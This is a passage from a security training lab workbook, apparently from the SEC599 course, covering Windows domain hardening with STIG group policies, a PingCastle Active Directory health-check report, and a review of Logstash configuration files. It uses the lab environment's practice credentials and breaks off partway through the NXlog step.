


STIG
Data collected on: 12/11/2018 4:05:38 PM

| Policy | Setting |
|---|---|
| Enforce password history | 24 passwords remembered |
| Maximum password age | 60 days |
| Minimum password age | 1 days |
| Minimum password length | 14 characters |
| Password must meet complexity requirements | Enabled |
| Store passwords using reversible encryption | Disabled |

15. **Apply STIG settings to Domain Controllers**

    Let's now apply our STIG GPO to the domain controllers. We can easily do this by right-clicking the "Domain Controllers" container in the left-hand side of the window and selecting "Link an Existing GPO...". In the next window we can select the "STIG - Computer Policy" and click OK.




16. **Refresh domain controller group policy**

    Once the STIG GPO has been linked, let's try to refresh the Domain Controller policies. We can do this by opening a Windows command prompt and running:

    ```
    C:\Users\Administrator> gpupdate
    ```

    You will receive an error message while applying the GPO. This is to be expected, as we have not tailored the GPOs to our environment just yet. As an example, the STIGs require you to manually add the names of your Domain Administrators in some of the settings! In a production environment, we would now further customize and troubleshoot!



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>gpupdate
Updating policy...

Computer Policy update has completed successfully.

The following warnings were encountered during computer policy processing:

Windows failed to apply the {F312195E-3D9D-447A-A3F5-08DFFA24735E} settings. {F312195E-3D9D-447A-A3F5-08DFFA24735E} sett
ings might have its own log file. Please click on the "More information" link.
User Policy update has completed successfully.

For more detailed information, review the event log or run GPRESULT /H GPReport.html from the command line to access inf
ormation about Group Policy results.


C:\Users\Administrator>_
```

17. **Switch to Windows02 machine**

    Now let's switch to the Windows02 machine. You can this by clicking on the computer sign to the right here, or by selecting the "Machines" menu item in the top right of the screen. The credentials to authenticate to the Domain Controller are:


    - Username: Alan.Marshall
    - Password: Awesomesauce123

18. **Launch PingCastle**

    We would now like to approach AD configuration from a different (read: offensive) perspective. We will use PingCastle, a tool written by Vincent Le Toux (also an author of Mimikatz), which does a "quick" check of the AD environment!

    We have downloaded it and placed it on the Desktop. As indicated, PingCastle is not a full-blown auditing tool (like the Security Compliance Toolkit), but it gives a "quick" scoring of the AD environment (based on how typical attacks happen) which can help be a guideline and spot quick wins!

    You can open PingCastle by opening the "Blue Team" folder on the desktop, browsing the "PingCastle" Subfolder and doubleclicking "PingCastle.exe"!



| Name | Date modified | Type | Size |
|---|---|---|---|
| Active Directory Security Self Assessment... | 1/13/2018 7:48 AM | PDF File | 212 KB |
| changelog.txt | 1/19/2018 1:02 PM | Text Document | 5 KB |
| DocumentFormat.OpenXml.dll | 1/24/2017 12:23 PM | Application extens... | 5,111 KB |
| license.rtf | 5/21/2017 4:40 PM | Rich Text Document | 11 KB |
| PingCastle v2.4.3.pdf | 1/19/2018 1:15 PM | PDF File | 1,561 KB |
| PingCastle.exe | 1/20/2018 1:51 PM | Application | 954 KB |
| PingCastle.exe.config | 1/19/2018 1:14 PM | XML Configuratio... | 3 KB |
| PingCastle.pdb | 1/20/2018 10:37 AM | Program Debug D... | 1,046 KB |
| PingCastleReporting.exe | 1/20/2018 1:51 PM | Application | 369 KB |
| PingCastleReporting.exe.config | 12/22/2016 9:55 AM | XML Configuratio... | 3 KB |
| PingCastleReporting.pdb | 1/20/2018 1:51 PM | Program Debug D... | 192 KB |

19. **Run PingCastle with default mode**


In the next screen, PingCastle will ask you a few questions:

- What you would like to do?
- The name of the domain that is to be audited

For both of these values, we can keep the default setting (which means to perform a healthcheck on the synctechlabs.com domain). To keep these settings to the default, please press "ENTER", so PingCastle can continue!

Feel free to further customize these values if you are running this tool in a production environment. You will notice how effective PingCastle is, at it quickly gathers data and generates a report.

It's useful to note that all checks done by PingCastle in the health check can be executed using only a normal domain user account. This is one of the design choices of the tool creators (for increased simplicity).



```
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
What you would like to do: export data, doing the report ? (healthcheck/carto/advanced/conso/nullsession/scanner- defaul
t:healthcheck)

Parameters for exporting data
=============================
Please specify the domain or server to investigate (default:synctechlabs.com)

PingCastle 2.4.3.0
Starting the task: Healthcheck for synctechlabs.com
[5:20:37 PM] Getting domain information
[5:20:37 PM] Gathering general data
[5:20:37 PM] Gathering user data
[5:20:37 PM] Gathering computer data
[5:20:37 PM] Gathering trust data
[5:20:37 PM] Gathering privileged group data
[5:20:37 PM] Gathering delegation data
[5:20:37 PM] Gathering gpo data
[5:20:38 PM] Gathering anomaly data
[5:20:38 PM] Gathering domain controller data (including null session)
[5:20:38 PM] Computing risks
[5:20:38 PM] Export completed
[5:20:38 PM] Generating xml file for consolidation report
[5:20:38 PM] Generating html report
Task Healthcheck for synctechlabs.com completed
==============================================================================
Program launched in interactive mode - press any key to terminate the program
==============================================================================
```

20. **Open the report**

    PingCastle generates a report in the directory it was launched from (so under the Desktop, Blue Team, PingCastle folder), the filenames should be "ad_hc_synctechlabs.com.html" and "ad_hc_synctechlabs.com.xml".

    Once opened, the report will provide you with a "simple" scoring on a scale of 100.


21. **Analyze the report**

    So... Let's have a look at the situation of our synctechlabs.com domain. You'll notice there's a few items not correctly configured:

    - No recent AD backup
    - Password complexity settings are not always properly enforced
    - LAPS (Local Administrator Password Solution) is not installed
    - ...

    We'll discuss these topics (and more!) as we walk through the rest of the labs during SEC599! The goal of the lab was provide you with a "quick" introduction on how Group Policies work and how online templates can be used to get an initial baseline security configuration.

    We would also like to point out to the "limitation" of GPO standards & checklists: Even if compliant with baselines such as STIG, there is still a considerable domain risk score when PingCastle is used.



Privileged Accounts rule details [3 rules matched]

The native administrator account [Administrator] has been used recently: 12/10/2018 10:58:45 AM + 20 points

Presence of service accounts in the domain admin group (at least 2 accounts have a password which never expire): 2 + 15 points

The group Schema Admins is not empty: 1 accounts + 10 points

Anomalies rule details [5 rules matched]

Last change of the Kerberos password: 7/27/2017 8:12:29 PM + 40 points

Last AD backup is 2017-07-27 21:13:44Z which is more than 24 hours ago + 15 points

One policy has been found where the password complexity is less than 8 characters + 10 points

LAPS doesn't seem to be installed + 0 points

No password policy for service account found (MinimumPasswordLength>=20) + 0 points

file:///C:/Users/alan.marshall/Desktop/Blue Team/PingCastle/ad_hc_synctechlabs.com.html#A-Krbtgt

22. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to provide insights in how typical hardening tools and frameworks work and what kind of value they can bring. We will zoom in on specific hardening controls in later sections of the lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-1.3: Exercise - Kibana, ATT&CK Navigator and FlightSim

## Objective

High-level exercise steps:

- Get familiar with the Elastic stack (that's already been set up for you)
- Navigate around the MITRE ATT&CK Navigator
- Use FlightSim to simulate some malicious network traffic
- Review "standard" detection capability of the IDS

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Windows02

## Exercise 1 : SEC599-1.3

1. **Authenticate to Windows workstation**


   We will start this lab by authenticating to our WINDOWS02 workstations using our usual credentials:

   - Username: Alan.Marshall
   - Password: Awesomesauce123

2. **Reviewing our Elastic stack**

   As previously indicated, we will be using an Elastic setup during the SEC599 class. We have pre-configured Logstash parsers & dashboards that can be further built on. Let's have a look! Please first double-click the Putty icon on the Desktop!

   In the Putty window, please select the "Ubuntu03" session, which has been preconfigured. When you double-click, you will automatically authenticate to the system using your private key!



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

Load, save or delete a stored session

Saved Sessions

Default Settings
Ubuntu01
Ubuntu02
Ubuntu03

Close window on exit: ○ Always ○ Never ● Only on clean exit

3. **Browse the /etc/logstash/conf.d directory**

   One of the most crucial components of the Elastic stack is Logstash. Logstash is the "parsing" engine of Elastic, used to parse different types of logs and subsequently store them in an engine (typically the Elasticsearch engine). We can open the Logstash configuration directory using the following command:

   **alanmarshall@ubuntu03:~$** cd /etc/logstash/conf.d/

4. **Review Logstash configuration files**

   In the Logstash configuration directory, you will observe different files (you can list them using the ls command):

   01-inputs.conf

This file defines how Logstash should receive logs. This will typically include a number of "listeners" that wait for logs being forwarded over a network port. You can review the contents of the file by running the following command:

```
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 01-inputs.conf
```

You will notice that we use a few different network ports to consume logs from (for Syslog, Windows event logs & OSQuery).

### 10-syslog.conf, 11-pfsense.conf, 12-winevents.conf & 13-osquery.conf

Next, we have a number of configuration files that indicate how logs should be parsed. Feel free to review these. Depending on the log type, Logstash will require a LOT of configuration, our the configuration will be limited. You will notice that the 10-syslog.conf and 11-pfsense.conf configuration files are rather extensive. This is because they are designed to parse all PfSense syslog communication and thus rely on GROK patterns (stored in the patterns folder) to parse.

The "12-winevents.conf" and "13-osquery.conf" configuration files on the other hand are rather limited, as they receive pure JSON logs, which can be "automatically" parsed by Logstash.

You can review the files by running the following commands:


```
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 10-syslog.conf
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 11-pfsense.conf
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 12-winevents.conf
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 13-osquery.conf
```

### 30-outputs.conf

Finally, the results of the Logstash parsers are to be written somewhere. This is configured using the 30-outputs.conf file. In this file, you will notice that we write all data to a local Elasticsearch engine.

```
alanmarshall@ubuntu03:/etc/logstash/conf.d# cat 30-outputs.conf
```

Note that Logstash will parse all configuration files located in the conf.d directory, so you can create configuration filenames with any kind of name. We have just chosen to use filenames that make sense to provide facilitated troubleshooting!



```
alanmarshall@ubuntu03:/etc/logstash/conf.d$ ls -alsh
total 40K
4.0K drwxrwxr-x 3 root root 4.0K Dec 10 11:15 .
4.0K drwxrwxr-x 3 root root 4.0K Nov 17 00:45 ..
4.0K -rw-r--r-- 1 root root  518 May  2  2018 01-inputs.conf
4.0K -rw-r--r-- 1 root root 1.2K May  2  2018 10-syslog.conf
8.0K -rw-r--r-- 1 root root 4.2K May  2  2018 11-pfsense.conf
4.0K -rw-r--r-- 1 root root  381 May 25  2018 12-winevents.conf
4.0K -rw-r--r-- 1 root root  115 May  3  2018 13-osquery.conf
4.0K -rw-r--r-- 1 root root  238 May  2  2018 30-outputs.conf
4.0K drwxr-xr-x 2 root root 4.0K May  2  2018 patterns
alanmarshall@ubuntu03:/etc/logstash/conf.d$
```

5. **Launching Logstash**

   Let's launch our Logstash engine so we can start receiving logs:

   **alanmarshall@ubuntu03:/etc/logstash/conf.d#** sudo service logstash start

   The password you can provide is again "Awesomesauce123".  Please also launch the nginx server:

   **alanmarshall@ubuntu03:/etc/logstash/conf.d#** sudo service nginx start

   This could take a few moments (not too long though)! Once finished, please feel free to close the Putty session:

   **alanmarshall@ubuntu03:/etc/logstash/conf.d#** exit

6. **Review NXlog configuration file**

